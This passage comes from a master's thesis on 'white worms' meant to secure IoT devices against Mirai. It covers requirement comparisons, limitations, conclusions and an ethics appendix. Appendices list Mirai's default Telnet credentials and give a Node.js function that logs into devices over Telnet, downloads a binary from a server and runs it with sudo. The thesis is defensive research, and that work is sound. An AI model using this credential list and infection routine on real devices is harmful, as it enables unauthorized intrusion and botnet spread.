376	4.607788	80.128.100.12	194.89.104.222	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
378	4.607806	80.128.100.12	176.33.24.104	TCP	60 19886 → 2323 [SYN] Seq=0 Win=29334 Len=0
379	4.607845	80.128.100.12	83.205.153.242	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0

Figure 6.7: Mirai random scan.

80.128.100.12 is the first Mirai bot set by default, while 80.128.100.1 is the Gateway router which returns an ICMP **Network Unreachable** packet for each random IP that Mirai tries to connect to outside the local network IP pool.

	Carna	Linux.Wifatch	Hajime	AntibIoTic	Proof-of-concept
1	SATISFIED		SATISFIED	PART. SAT.	SATISFIED
2	SATISFIED	SATISFIED			
3	PART. SAT.			PART. SAT.	SATISFIED
4	SATISFIED				SATISFIED
5	SATISFIED		SATISFIED	SATISFIED	SATISFIED
6	SATISFIED	SATISFIED	SATISFIED	SATISFIED	SATISFIED
7		SATISFIED	SATISFIED	SATISFIED	SATISFIED
8	SATISFIED	SATISFIED	SATISFIED	SATISFIED	SATISFIED
9					
10				SATISFIED	
11	SATISFIED		SATISFIED		SATISFIED
12				SATISFIED	
13	SATISFIED				
14	SATISFIED	SATISFIED	SATISFIED	SATISFIED	SATISFIED
15	SATISFIED	SATISFIED	SATISFIED	SATISFIED	SATISFIED
16	SATISFIED		SATISFIED		SATISFIED
17					
18	SATISFIED	SATISFIED			SATISFIED
19		SATISFIED		SATISFIED	
20		SATISFIED			
21	SATISFIED	SATISFIED	SATISFIED	SATISFIED	PART. SAT.
22				SATISFIED	
23	SATISFIED	SATISFIED		SATISFIED	SATISFIED
TOT	15	11	10	14	14

Table 6.1: Summary of satisfied requirements for each analyzed white worm.

6.5 Comparison

This Section presents a brief comparison between the proof-of-concept white worm implementation presented in Section 6.3 and the state of the art white worms analyzed in Chapter 4 based on the 23 requirements defined in Chapter 3. Table 6.5 shows the performance of the proof-of-concept (PoC) against the requirements compared to the performance of the other white worms. In the table, green and orange cells are the satisfied requirements and white cells are the not satisfied requirements.

In particular, the PoC checks the device’s architecture and executes only on tested environments and so it satisfies requirement 1. Even though the PoC does not test for the resources level and, therefore, it does not fulfill requirement 2, it uses as little device’s resources as possible (e.g. small binary’s size, only two TCP sockets, low-level optimized programming language). Doing so, it satisfies requirement 3. The PoC has no persistence mechanisms and kills itself as soon as it has terminated its activities. Therefore, it satisfies both requirements 4 and 5. Moreover, it has an update mechanism both for the binaries and for the malware patterns thus fulfilling requirement 6. During its activities, the PoC only uses `iptables` and few bash commands as external programs on the device. So, it is possible to claim that the PoC satisfies also requirement 7. As proven in Test 1 of Section 6.4, the PoC is effective in enhancing the security level of the devices and, therefore, it satisfies requirement 8. Unfortunately, given that the legal right to access and secure a device is given a priori by the implementation of the PoC, it does not fulfill requirements 10 and 12. However, the PoC does not intercept private or non-public communications nor it exfiltrates sensitive data from the devices, thus satisfying requirements 11 and 16. For what it concern requirements 14 and 23, given the log and report mechanisms implemented in the PoC, it is possible to claim that the PoC does not hide its actions on the devices and it is transparent. Of course, the PoC does not create any economic benefit and so it satisfies requirement 15. Considering the trade-off between the security and the usability impact that the PoC has on the devices, the PoC surely satisfies requirement 18 given that the usability impact is negligible. It can be said that the PoC partially satisfies requirements 21 given that it uses methods to avoid misuse of its functionalities

by malicious users, such as pre-defined hard-coded commands code, but it does not implement other measures such as encryption.

Summarizing, the proof-of-concept implementation satisfies 14 out of 23 requirements. It performs better than Linux.Wifatch and Hajime, equal to AntibioTic, but worse than Carna. This is due to the implementation stage at which the PoC is right now. In fact, most of the unsatisfied requirements are missing features that can be added to the proof-of-concept implementation towards making it a complete white worm.

6.6 Summary

This Chapter has presented a proof-of-concept implementation of a white worm. In particular, Sections 6.2 and 6.3 have proven that it is possible to develop a white worm that follows (most of) the design guidelines and have shown what a white worm proof-of-concept looks like. Therefore, they have answered research sub-questions 3.1 and 3.2. Moreover, Section 6.4 has proven, thanks to three tests, that the proof-of-concept is effective in protecting IoT devices from malicious botnets (Mirai in particular), thus answering research sub-question 3.3.

Concluding, this Chapter has positively answered research question 3 (i.e. *"Is a white worm that follows the proposed design guidelines feasible and effective in fighting malicious botnets?"*) by testing the proof-of-concept implementation and proving that a white worm that follows the proposed design guidelines is feasible and effective in fighting malicious botnets.

Chapter 7

Discussion

In this chapter, a brief discussion on the carried-out research is presented for each of the three main steps of this work, namely, the white worms requirements (in Section 7.1), the design guidelines for white worms (in Section 7.2), and the proof-of-concept implementation and test (in Section 7.3). In particular, some limitations are presented and examined to understand the reasons behind them, and some possible ways to overcome those are presented in Section 8.1.

7.1 Requirements Discussion

In Chapter 3, 23 requirements for white worms have been defined expanding from the Bontchev's problems thanks to the collaboration with experts in three fields, namely malware, ethics, and law. However, the identified requirements have some limitations that need to be taken into consideration. First of all, the contacted experts for each field were not a statistically relevant sample. This was due to time constraints and difficulty in finding relevant experts. Therefore, the resulting requirements may be biased by the view of a limited number of field-specific experts. For instance, three legal experts were contacted to come up with the legal requirements and all of them are from The Netherlands. In the case of ethical requirements, the ethical assessment has been carried out by eight highly educated European men which may have influenced the ethical values on which the ethical requirements are based.

Second, as already explained in Section 3.4, to have meaningful ethical requirements the scope of the ethical assessment has been reduced to a specific scenario (i.e. ISP-as-deployer). Therefore, the scope can be considered a limitation of the ethical requirements given that it is not possible to assert that the same requirements are valid for other scenarios. Unfortunately, an ethical assessment for multiple scenarios was not doable in this work. Thus, a scenario-specific ethical assessment is needed before deploying a white worm. Moreover, the ideal ethical assessment would include all relevant stakeholders in the process, or, at least, the owners/users of the vulnerable devices.

For what concerns the legal requirements, their limitation is that they are based on European law (i.e. Convention of Cybercrime) and, therefore, they may not be applicable outside of the European Union countries. This is an intrinsic limitation when the legal field meets the Internet technologies given that the former is country-specific while the latter is not. In a real-world case, if the deployer is based on a single country (e.g. deploying a white worm in a company internal network) then the legal requirements need to take into consideration only that country's laws. Otherwise, the legal considerations become more complex and require an in-depth cross-country legal analysis performed by experts.

The limitation of the psychological requirements is that they have not been validated with subject matter experts. The requirements have been inherited from Bontchev's problem and analyzed by the author of this work. However, the correctness has not been discussed with relevant field experts neither other psychological requirements have been taken into consideration.

Eventually, Chapter 3 has not proven the completeness of the 23 proposed requirements for white worms. Even though the analysis started from a set of problems that had a level of completeness given that they were collected from a survey with experts, it is not possible to claim that the proposed set of requirements is complete.

7.2 Design Guidelines Discussion

Chapter 5 presented 5 high-level guidelines together with 16 low-level guidelines. Those are the guidelines that developers and deployers should take into consideration to build a usable and beneficial white worm. Unfortunately, those guidelines have some limitations.

First of all, both the high-level and low-level guidelines are not proven to be complete. For instance, the low-level guidelines have been acknowledged to be context-specific and, therefore, it is not possible to enumerate all of them in this work. However, in the opinion of the author of this work, the most relevant and widely applicable guidelines have been presented. On the contrary, the presented high-level guidelines should always be taken into consideration while designing or deploying a white worm. It has to be said that some high-level guidelines, other than the presented ones, may exist and be needed in specific real-world scenarios. Therefore, it is not possible to claim that the proposed design guidelines are complete.

Second, even though it is not mandatory, some guidelines force the white worm architecture to be centralized. This is useful to have a higher level of control on the white worm. However, this may pose SPOF and network congestion problems. Moreover, there may be scenarios in which a centralized architecture is not feasible. Again, this highly depends on the application scenario in which the white worm is employed, therefore, there is not a unique solution to address this limitation.

7.3 Proof-of-concept Discussion

The proof-of-concept implementation was needed to prove the feasibility and effectiveness of a white worm that follows the design guidelines described in Chapter 5. That is why the implementation presented in Section 6.3 has some limitations, compared to a real-world white worm, that needs to be discussed.

The first thing to consider is that being a proof-of-concept, the implementation is not complete and many features, that are important in a real-world white worm, have not been included because they were not necessary to achieve the goal of the proof-of-concept. To give the reader an idea, a real white worm should encrypt all the communications between the devices and the C&C server, but the proof-of-concept does not do so.

Moreover, given the centralized "infection" mechanism carried out by the C&C server, the proof-of-concept white worm can reach, and therefore secure, only those devices that are reachable by the C&C server. Thus, if some vulnerable devices are in a different sub-network than the C&C server, for which it has no route, those devices can not be secured even though other already "infected" devices may have reached and secured them. This may be considered a limitation in the effectiveness of the proof-of-concept in a real-world situation where there rarely is a flat network architecture.

Another limitation of the proof-of-concept is that it assumes to have the legal right to access all devices behind the IP addresses provided by the deployer at start up time. It does not implement a notification mechanism to interact with the device owners to obtain the right nor it checks if it has the right before "infecting" a new device. The latter is a very important feature that all white worms should have.

Therefore, the proof-of-concept should not be considered a deployable white worm but rather a starting point implementation from which a white worm can be built. Further evidence to support this is that the proof-of-concept has been developed, tested, and compiled only for x86 architecture. This is a limitation for a real-world white worm given that many IoT devices run on MIPS or ARM architectures.

For what concerns the tests of the proof-of-concept implementation, they have some limitations that need to be discussed as well. First of all, the environment used to perform the tests is virtualized and it does not well simulate a real-world scenario. For instance, the network topology is flat and does not include entities, such as firewalls, IPS, or IDS, that are very common in real networks. Moreover, the number of simulated devices is not representative of the number that can be found in real networks.

Second, the types of simulated devices are not various. There were only two types of devices with a strong dominance of TinyCore machines. On top of that, both types of devices are based on x86 architectures, while there are many IoT devices with other architectures, such as MIPS or ARM,

in real scenarios.

Last but not least, the proof-of-concept was only tested against Mirai. Even though it was quite successful in fighting it, this does not ensure that it would be as successful against other botnets or malware.

Chapter 8

Conclusions

This master thesis has tackled the problem of malicious IoT botnets carrying out cybercrime and has studied white worms as a possible solution. This work aimed to answer 3 main research questions and a total of 9 sub-questions (see Section 1.3).

The first research question explores the legal and ethical feasibility of white worms (i.e. RQ1 "*Is it legally and ethically possible to exploit the potential of white worms to protect connected IoT devices and prevent them from being infected by malicious botnets?*"). To answer the research question an in-depth legal and ethical requirements analysis has been done together with relevant field experts. The analysis was also expanded to other fields, such as malware and psychology. Eventually, a list of 23 requirements that a white worm should satisfy was drawn. Doing so, the first research question was answered positively provided that white worms satisfy the requirements.

The second research question investigates the design guidelines that an IoT white worm should follow to be beneficial and usable in real-world scenarios (i.e. RQ2 "*What design guidelines should an IoT white worm follow in order to be beneficial and usable in real-world scenarios?*"). This question was answered in two steps: first, by analyzing the state-of-the-art wild and academic white worms against the list of requirements their positive and negative features were highlighted; second, given the result of the analysis, some design guidelines were proposed to help developers and deployers to build good white worms that are usable and beneficial in real-world scenarios. Specifically, to answer the second research question, this work proposed a set of design guidelines which includes 5 high-level guidelines and 16 low-level guidelines.

To answer the third research question, which asks about proving the feasibility and effectiveness of a white worm that follows the design guidelines (i.e. RQ3 "*Is a white worm that follows the proposed design guidelines feasible and effective in fighting malicious botnets?*"), a proof-of-concept implementation of an IoT white worm was developed. The proof-of-concept includes a Node.js C&C server and C script to run on vulnerable devices. The third research question was positively answered thanks to the testing of the proof-of-concept which was done in a virtualized environment. In particular, three tests were done: the first proved the effectiveness in securing vulnerable devices; even though the second test failed, it showed that, by further developing the proof-of-concept implementation, it is possible to clean already infected devices; the third proved the ability to protect devices faster than malware. Doing so, both the feasibility and the effectiveness were proven thanks to the development and test of the proof-of-concept white worm.

Compared to past research on white worms, this work has taken a higher-level approach, studying the characteristics of white worms in general, not focusing on a specific proposed implementation. It has provided design guidelines that fit many different implementations for various real-world scenarios. Moreover, this work has studied the features and characteristics that white worms should have rather than investigating the best spreading rate needed to fight malicious worms. Eventually, to the best of the author's knowledge, this work is the first to have a complete discussion on the legal and ethical issues of white worms with some suggestions on how to overcome them.

8.1 Future works

Even though the work presented in this thesis gives a substantial contribution towards the usage of white worms in real-world environments, there are many ways to expand it. To solve some of the limitations presented in Chapter 7, the following future works are suggested.

For what concerns the requirements, a broader analysis with more relevant experts in the fields would be useful to have more broadly accepted requirements. In particular, psychological requirements need some extra work to be validated and expanded with field experts. Moreover, it would be interesting to prove the completeness (or even incompleteness) of the requirement list somehow.

Given that, as already mentioned in Chapter 5, some of the low-level design guidelines are not valid for all scenarios, future works can focus on defining a list of specific guidelines for each of the relevant applications in which white worms could be used. Doing so, the design guidelines would target specific scenarios and, therefore, they could be more tailored to them. Another possible future work is to validate the proposed design guidelines through the interaction with relevant stakeholders, for instance, in the ISP-as-deployer scenario. This would give a solid backup to them.

The proof-of-concept can be further developed to include many more features so that it implements more design guidelines. This of course includes, but it is not limited to, implementing network communication encryption, security measures to protect the C&C server, a dashboard-like control panel to manage the white worm, and several supported vulnerabilities exploits and patching capability. The latter is particularly important to solve the problems related to Test 2. Moreover, the proof-of-concept should be compiled and tested for environments other than x86 architectures.

The tests can be improved too. First, a bigger and more realistic testbed should be used to test the effectiveness of the proof-of-concept white worm. The testbed should include common network entities such as firewalls, routers, IPS, and IDS, and a higher number of simulated IoT devices separated in different sub-networks. It would be also interesting to see the performance of the proof-of-concept when tested in real (i.e. not virtualized) environments.

Concluding, this master thesis is an initial step in studying white worms and their possible applications in real-world scenarios. More research and development are needed before being able to fully employ a white worm to secure real networks and devices.

Appendices

Appendix A

Stakeholders & Values

The following is the complete list of stakeholders and values identified during the ethical assessment of white worms:

- **IoT devices' owners**

Description: the people who owns vulnerable IoT devices which are infected/impacted by the white worm. They usually have responsibility for the maintenance of the device as well. Harm: they may experience device unavailability, device crash, privacy violation and slow network speed or even network unavailability. They may experience a loss of money if the device is broken by the white worm actions.

Benefits: their device will not be vulnerable to malicious botnets anymore which could cause even worse harm than white worm. Indirect economic benefit and environment preserving.

Values:

1. Monetary value of the device.
2. Privacy. Devices' owners value their privacy and they may feel a lost of privacy knowing that their devices have been infected by a white worm.
3. Autonomy. Devices' owners want to decide to secure their device or not.
4. Trust. Devices' owners need to trust their devices and they may lose trust on their device if they have been infected by a white worm.
5. Security.

- **Device users**

Description: individuals/families that are using IoT devices in their homes.

Harm: they may experience device unavailability, device crash, privacy violation and slow network speed or even network unavailability. May cause safety threats (e.g. medical device).

Benefits: their device will not be vulnerable to malicious botnets anymore which could cause even worse harm than white worm. Indirect safety preserving.

Values:

1. Safety. Protecting users health. It highly depends on the considered device.
2. Usability. Device users want a specific set of features from their IoT device and patching vulnerabilities may change features.
3. Privacy. Device users value their privacy and they may feel a lost of privacy knowing that their devices have been infected by a white worm.
4. Autonomy. Device users want to decide to secure their device or not.
5. Trust. Device users need to trust their devices and they may lose trust on their device if they have been infected by a white worm.
6. Security. Users want their device to be secure on the Internet. Related to functionalities of the device.

- **Internet Service Provider (ISP)**

Description: company who owns and manages the network and which use white worms in it.

Harm: ISP can be highly affected if the white worm significantly worsen the network speed,

i.e. by congesting the network. May be considered liable if white worm breaks devices.
Benefits: white worms clean ISP's network from vulnerable devices which could carry out cybercrime. Moreover, nowadays network providers are not liable for illegal activities in their network, but in the future they might be.

Values:

1. Profit. Being a business ISP needs to be profitable.
2. Reputation. ISP wants to have a good reputation towards other entities (such as competitors).
3. Trustworthiness. ISP wants customers' trust because no trust means less customers.
4. Security. Cybersecurity is important to keep the ISP's infrastructure working and also as an added value to the service offered to customers.
5. Accountability. It is value needed in order to protect the ISP from a legal point of view.

- **IoT manufacturers**

Description: IoT manufacturers are the companies that build IoT devices.

Harm: they are not directly affected by white worms usage. Worst case, they may experience an increased amount of call to the customer service if customers have issues with their devices due to the white worm activities. They may be blamed by customers for broken devices.

Benefits: lower probability of reputation loss if their devices participate in cybercrime.

Values:

1. Reputation. People may blame manufacturers if devices are not working due to white worm.
2. Trustworthiness (of their customers). Manufacturers want customers' trust because no trust means less customers.
3. Trust of network provider. Manufacturers have to trust that network providers will not break their devices.
4. Environmental impact. As a sustainable business. It may depend on the type of manufacturer, one-off or brand.
5. Security&Safety. Adding security measures to their IoT devices in order to not expose customers and society to both cyber and physical threats. May be enforced by local laws.
6. Accountability.
7. Profit. Being a business they need to be profitable.

- **General Public**

Description: they are the owners of not vulnerable devices connected to the same network of the vulnerable devices or other individuals outside the considered network.

Harm: they may experience lag in the network speed if the white worm floods the network.

Benefits: more secure network/Internet and lower probability of vulnerable devices carry out a malicious attack (e.g. DDoS).

Values:

1. Environmental impact.
2. Independence. General public may become too dependent on white worms and its activities therefore losing its independence.
3. Usability. General public values the network capacity/experience characteristics.
4. Security. General public want the networks to be secure.

- **Government as regulator/legislator**

Description: it is the country of reference's government which is able to issue laws and enforce them.

Harm: government can experience bad reputation if something goes wrong because it would have been unable to protect citizens.

Benefits: safer country's cyber space.

Values:

1. Human Welfare. The government goal is to do what is good for society (social benefit). This also includes many other values that government should promote.
2. Security. Government wants to keep citizens safe from cyber crimes.
3. Accountability. Government is responsible for giving liability to the right people.
4. Reputation. Government want high reputation towards the citizens and other governments.

- **Competitors**

Description: other Internet Service Providers that do not use white worms.

Harm: competitors may get a bad market position with respect to ISPs using white worms if white worms work.

Benefits: competitors may get a good market position with respect to ISPs using white worms if white worms do not work and cause harm.

Values:

1. Reputation. Competitors value their reputation towards other entities.
2. Trustworthiness. Competitors want customers' trust because no trust means less customers.
3. Profit. Being a business they need to be profitable.

Appendix B

Values conflicts

		IoT devices' owners					Competitors			Internet Service Provider				Device users					
		Privacy	Autonomy	Monetary value	Security	Trust	Reputation	Trustworthiness	Profit	Profit	Reputation	Trustworthiness	Accountability	Security	Safety	Usability	Privacy	Autonomy	Trust
IoT devices' owners	Privacy																		
	Autonomy																		
	Monetary value																		
	Security																		
IoT devices' owners	Trust																		
	Reputation																		
	Trustworthiness																		
	Profit																		
Competitors	Profit																		
	Trustworthiness																		
	Accountability																		
	Security																		
Internet Service Provider	Security																		
	Trustworthiness																		
	Accountability																		
	Profit																		
Device users	Reputation																		
	Trustworthiness																		
	Accountability																		
	Security																		
Governme nt	Human Welfare																		
	Accountability																		
	Reputation																		
	Security																		
General Public	Usability																		
	Independence																		
	Environmental impact																		
	Security																		
IoT Manufacturers	Reputation																		
	Trustworthiness																		
	Trust of ISP																		
	Environmental impact																		
IoT Manufacturers	Security&safety																		
	Accountability																		
	Profit																		

Appendix C

Default Telnet Credentials List

Username	Password
root	xc3511
root	vizxv
root	admin
admin	admin
root	888888
root	xmhdipc
root	default
root	juantech
root	123456
root	54321
support	support
root	
admin	password
root	root
root	12345
user	user
admin	
root	pass
admin	admin1234
root	1111
admin	smcadmin
admin	1111
root	666666
root	password
root	1234
root	klv123
Administrator	admin
service	service
supervisor	supervisor
guest	guest
guest	12345
admin1	password
administrator	1234
666666	666666
888888	888888
ubtn	ubtn
root	klv1234
root	Zte521
root	hi3518
root	jvbd

root	anko
root	zlxx.
root	7ujMko0vizxv
root	7ujMko0admin
root	system
root	ikwb
root	dreambox
root	user
root	realtek
root	00000000
admin	1111111
admin	1234
admin	12345
admin	54321
admin	123456
admin	7ujMko0admin
admin	pass
admin	meinsm
tech	tech

Appendix D

Proof-of-concept code snippets

D.1 File-pattern matching function

```
pattern* scan_file(char *path){
    pattern *matched_pattern = NULL;
    int match = 0;
    unsigned long filesize;
    char* file_buffer;
    if (pattern_head != NULL){
        int fd = open(path, O_RDONLY);
        if (fd != -1) {
            filesize = lseek(fd, 0, SEEK_END);
            if (lseek(fd, 0, SEEK_SET) == -1 || filesize == -1) {
                printf("[scan_file] Error in lseek\n");
            }else{
                // Loop until a pattern is matched or the whole file has been scanned
                char buffer[4096];
                int bytes_read;
                //MD5_Init(&mdContext);
                while(matched_pattern == NULL){
                    if ((bytes_read = read(fd, buffer, sizeof(buffer))) <= 0){
                        //error reading, exit while loop
                        break;
                    }else{
                        //MD5_Update(&mdContext, buffer, bytes_read);
                        // Loop over all patterns
                        pattern *curr_pattern = pattern_head;
                        do{
                            // Match pattern against buffer

                            if (memmem(buffer, bytes_read, curr_pattern->data,
                                curr_pattern->data_len) != NULL) {
                                matched_pattern = curr_pattern;
                                break;
                            }
                        }
                        curr_pattern = curr_pattern->next;
                    }while (curr_pattern != NULL);
                }
            }
        }
        close(fd);
    }
    return matched_pattern;
}
```

D.2 Telnet Infection function

```
async function telnetAttacker(ip, uname, password){
  let err = false;
  let connection = new Telnet();
  let params = {
    host: ip,
    port: 23,
    username: uname,
    password: password,
    shellPrompt: "$",
    timeout: 2500
  };
  try {
    await connection.connect(params);
  } catch(error) {
    err = true;
  }
  if(!err){
    try{
      connection.shell().then(() => {
        return connection.send("uname --m");
      })
      .then((r) => {
        if(r.includes("x86")) //only supported arch so far
          return connection.send("wget -O bot.out "+ serverIP
            +":8081/binaries/"+binaryName+"; chmod 777 bot.out;\r");
        else if(r.includes("i686")){
          return connection.send("wget -O bot.out "+ serverIP
            +":8081/binaries/"+binaryName32+"; chmod 777 bot.out;\r");
        }
        else
          return "Error: unsupported architecture";
      })
      .then((r) => {
        return connection.send("sudo ./bot.out "+serverIP+"\r");
      })
      .then((ret) => {
        return connection.send(password+"\r");
      })
      .then((final)=>{
        connection.end();
        connection.destroy();
      });
    }catch(e){
      console.log("Error: "+e);
    }
  }
}
```

Listing D.1: Fuction to infect a specific IP.

Bibliography

- [1] Muhammad Burhan, Rana Asif Rehman, Byung-Seo Kim, and Bilal Khan. IoT Elements, Layered Architectures and Security Issues: A Comprehensive Survey. *Sensors*, 18, 08 2018.
- [2] CISCO. Forecast and Trends, 2017–2022. <https://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white-paper-c11-741490.html>, Feb 2019. (visited on 2020-02-20).
- [3] James Jerkins and Jillian Stupiansky. Mitigating IoT insecurity with inoculation epidemics. pages 1–6, 03 2018.
- [4] Mason Molesky and Elizabeth Cameron. Internet of Things: An Analysis and Proposal of White Worm Technology. pages 1–4, 01 2019.
- [5] Nicky Woolf. DDoS attack that disrupted internet was largest of its kind in history, experts say. <https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet>, Oct 2016. (visited on 2020-02-20).
- [6] Michele De Donno, Nicola Dragoni, Alberto Giarretta, and Manuel Mazzara. AntibIoTic: Protecting IoT Devices Against DDoS Attacks. In *Proceedings of 5th International Conference in Software Engineering for Defence Applications*, pages 59–72, 2018.
- [7] Sapon Tanachaiwiwat and Ahmed Helmy. VACCINE: war of the worms in wired and wireless networks. 01 2006.
- [8] Verizon. 2019 Data Breach Investigations Report. <https://enterprise.verizon.com/resources/reports/dbir/>, 2019.
- [9] Zhen Li, Qi Liao, and Aaron Striegel. *Botnet Economics: Uncertainty Matters*. Springer US, 2009.
- [10] V. Bontchev. Are good computer viruses still a bad idea? *Proceedings of EICAR, London, 1994*, 1994.
- [11] Stephen Cobb and Andrew Lee. Malware is called malicious for a reason: The risks of weaponizing code. pages 71–84, 06 2014.
- [12] Netgear. DGN1000 – Draadloos-N Router met Built-in DSL-modem. <https://www.netgear.nl/support/product/DGN1000.aspx>. (visited on 2020-02-27).
- [13] M. De Donno, J. M. Donaire Felipe, and N. Dragoni. ANTIBIOTIC 2.0: A Fog-based Anti-Malware for Internet of Things. In *2019 IEEE European Symposium on Security and Privacy Workshops (EuroS PW)*, pages 11–20, June 2019.
- [14] Daniel Plohmann, Elmar Gerhards-Padilla, and Felix Leder. Botnets: Detection, Measurement, Disinfection and Defence. <https://www.enisa.europa.eu/events/botnets>, Sept 1953.
- [15] MITRE ATT&CK. Fast Flux DNS. <https://attack.mitre.org/techniques/T1325/>. (visited on 2020-03-03).
- [16] Pieter Arntz Malwarebytes Labs. Explained: Domain Generating Algorithm. <https://blog.malwarebytes.com/security-world/2016/12/explained-domain-generating-algorithm/>, Dec 2016. (visited on 2020-03-03).

- [17] Brett Stone-Gross, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna. Your Botnet is My Botnet: Analysis of a Botnet Takeover. In *Proceedings of the 16th ACM Conference on Computer and Communications Security*, page 635–647. Association for Computing Machinery, 2009.
- [18] David McMillen. The inside story on botnets. <https://www.ibm.com/downloads/cas/V3YJVYZX>, Marc 2016.
- [19] A. Dainotti, A. King, K. Claffy, F. Papale, and A. Pescapé. Analysis of a “/0” Stealth Scan From a Botnet. *IEEE/ACM Transactions on Networking*, 23(2):341–354, April 2015.
- [20] Sam Edwards and Ioannis Profetis Rapid Networks. Hajime: Analysis of a decentralized internet worm for IoT devices. 10 2016.
- [21] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the Mirai Botnet. In *USENIX Security Symposium*, 2017.
- [22] Ben Herzberg, Igal Zeifman, and Dima Bekerman. Breaking Down Mirai: An IoT DDoS Botnet Analysis. <https://www.imperva.com/blog/malware-analysis-mirai-ddos-botnet/>, Oct 2016. (visited on 2020-02-14).
- [23] jgamblin. Mirai-Source-Code. <https://github.com/jgamblin/Mirai-Source-Code>, Oct 2016. (visited on 2020-02-20).
- [24] Roger A. Grimes. *Malicious Mobile Code*. Aug 2001.
- [25] Hiroshi Toyoizumi and Atsushi Kara. Predators: Good will mobile codes combat against computer viruses. *Proceedings New Security Paradigms Workshop*, pages 11–17, 01 2002.
- [26] A. Gupta and D. C. DuVarney. Using predators to combat worms and viruses: a simulation-based study. In *20th Annual Computer Security Applications Conference*, pages 116–125, Dec 2004.
- [27] Ossama Toutonji and Seong-Moo Yoo. Passive Benign Worm Propagation Modeling with Dynamic Quarantine Defense. *TIIS*, 3:96–107, 02 2009.
- [28] David Linthicum Cisco. Edge computing vs. fog computing: Definitions and enterprise uses. <https://www.cisco.com/c/en/us/solutions/enterprise-networks/edge-computing.html>. (visited on 2020-03-03).
- [29] Eva Marín-Tordera, Xavier Masip-Bruin, Jordi Garcia Almiñana, Admela Jukan, Guang-Jie Ren, Jiafeng Zhu, and Josep Farre. What is a Fog Node A Tutorial on Current Concepts towards a Common Definition. *ArXiv*, abs/1611.09193, 2016.
- [30] Norton. What is a computer worm, and how does it work? <https://us.norton.com/internetsecurity-malware-what-is-a-computer-worm.html>. (visited on 2020-05-19).
- [31] Margaret Rouse TechTarget. Definition: bot worm. <https://searchsecurity.techtarget.com/definition/bot-worm>, Sep 2010. (visited on 2020-05-19).
- [32] Dai Clegg and Richard Barker. *Case Method Fast-Track: A Rad Approach*. Addison-Wesley Longman Publishing Co., Inc., USA, 1994.
- [33] Catalin Cimpanu ZD NET. Avast disables JavaScript engine in its antivirus following major bug. <https://www.zdnet.com/article/avast-disables-javascript-engine-in-its-antivirus-following-major-bug/>, Mar 2020. (visited on 2020-03-31).
- [34] Manuel Costa, Jon Crowcroft, Miguel Castro, Antony Rowstron, Lidong Zhou, Zhang Lintao, and Paul Barham. Vigilante: End-to-End Containment of Internet Worm Epidemics. *ACM Trans. Comput. Syst.*, 26, 12 2008.

- [35] Council of Europe. Convention on Cybercrime. https://www.europarl.europa.eu/meetdocs/2014_2019/documents. Nov 2001.
- [36] Council of Europe. Chart of signatures and ratifications of Treaty 185. https://www.coe.int/en/web/conventions/full-list/-/conventions/treaty/185/signatures?p_auth=oCMbrpGL. (visited on 2020-03-31).
- [37] European Parliament. General Data Protection Regulation. <https://eur-lex.europa.eu/eli/reg/2016/679/oj>, Apr 2016. (visited on 2020-04-14).
- [38] Batya Friedman, Peter Kahn, Alan Borning, Ping Zhang, and Dennis Galletta. *Value Sensitive Design and Information Systems*. 01 2006.
- [39] E. Schultz, Robert Proctor, Mei-Ching Lien, and Gavriel Salvendy. Usability and security an appraisal of usability issues in information security methods. *Computers & Security*, 20:620–634, 10 2001.
- [40] P. Gutmann and I. Grigg. Security usability. *IEEE Security & Privacy*, 3(4):56–58, 2005.
- [41] European Court of Human Rights Council of Europe. European Convention on Human Rights. https://www.echr.coe.int/Documents/Convention_ENG.pdf, Feb 2009.
- [42] Unknown. Internet Census 2012. <http://census2012.sourceforge.net/paper.html>, 2012.
- [43] BusyBox. BusyBox: The Swiss Army Knife of Embedded Linux. <https://www.busybox.net/about.html>. (visited on 2020-02-17).
- [44] Mark Mulrooney. Cisco Security Notice: Nachi Worm Mitigation Recommendations. https://www.silabs.com/community/blog.entry.html/2019/06/18/kernel_201_implementingasoftwarewatchdog-37UJ, Jun 2019. (visited on 2020-04-22).
- [45] The Register. Researcher sets up illegal 420,000 node botnet for IPv4 internet map. https://www.theregister.co.uk/2013/03/19/carna_botnet_ipv4_internet_map/, Mar 2013. (visited on 2020-04-07).
- [46] Jack Rhysider Darknet Diaries. Ep 13: Carna Botnet. <https://darknetdiaries.com/episode/13/>, Feb 2018. (visited on 2020-04-07).
- [47] AusCERT. AusCERT Homepage. <https://www.auscert.org.au/>. (visited on 2020-04-07).
- [48] 100t_myself. CASE 1 : ifwatch malware Part 1. <https://lootmyself.wordpress.com/2014/11/09/ifwatch-malware-part-1/>, Nov 2014. (visited on 2020-04-14).
- [49] Thomas Brewster. Someone Has Hacked 10,000 Home Routers To Make Them More Secure. <https://www.forbes.com/sites/thomasbrewster/2015/10/01/vigilante-malware-makes-you-safer>, Oct 2015. (visited on 2020-04-14).
- [50] The White Team GitLab. GitLab repository. <https://gitlab.com/rav7teif/linux.wifatch>, Oct 2015. (visited on 2020-02-10).
- [51] Mario Ballano Symantec. Is there an Internet-of-Things vigilante out there? <https://www.symantec.com/connect/blogs/there-internet-things-vigilante-out-there>, Oct 2015. (visited on 2020-02-15).
- [52] Charlie Osborne. Internet of Things vigilante malware strikes tens of thousands of devices - to protect them. <https://www.zdnet.com/article/internet-of-things-vigilante-malware-strikes-tens-of-thousands-of-devices-worldwide-to-protect-them/>, Oct 2015. (visited on 2020-04-29).
- [53] Don Johnson, Alfred Menezes, and Scott Vanstone. The elliptic curve digital signature algorithm (ecdsa). *Int. J. Inf. Sec.*, 1:36–63, 08 2001.
- [54] Carnegie Mellon University. Dahua Security DVRs contain multiple vulnerabilities. <https://www.kb.cert.org/vuls/id/800094/>, Sep 2013. (visited on 2020-02-20).

- [55] A. O. Prokofiev and Y. S. Smirnova. Counteraction against internet of things botnets in private networks. In *2019 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus)*, pages 301–305, 2019.
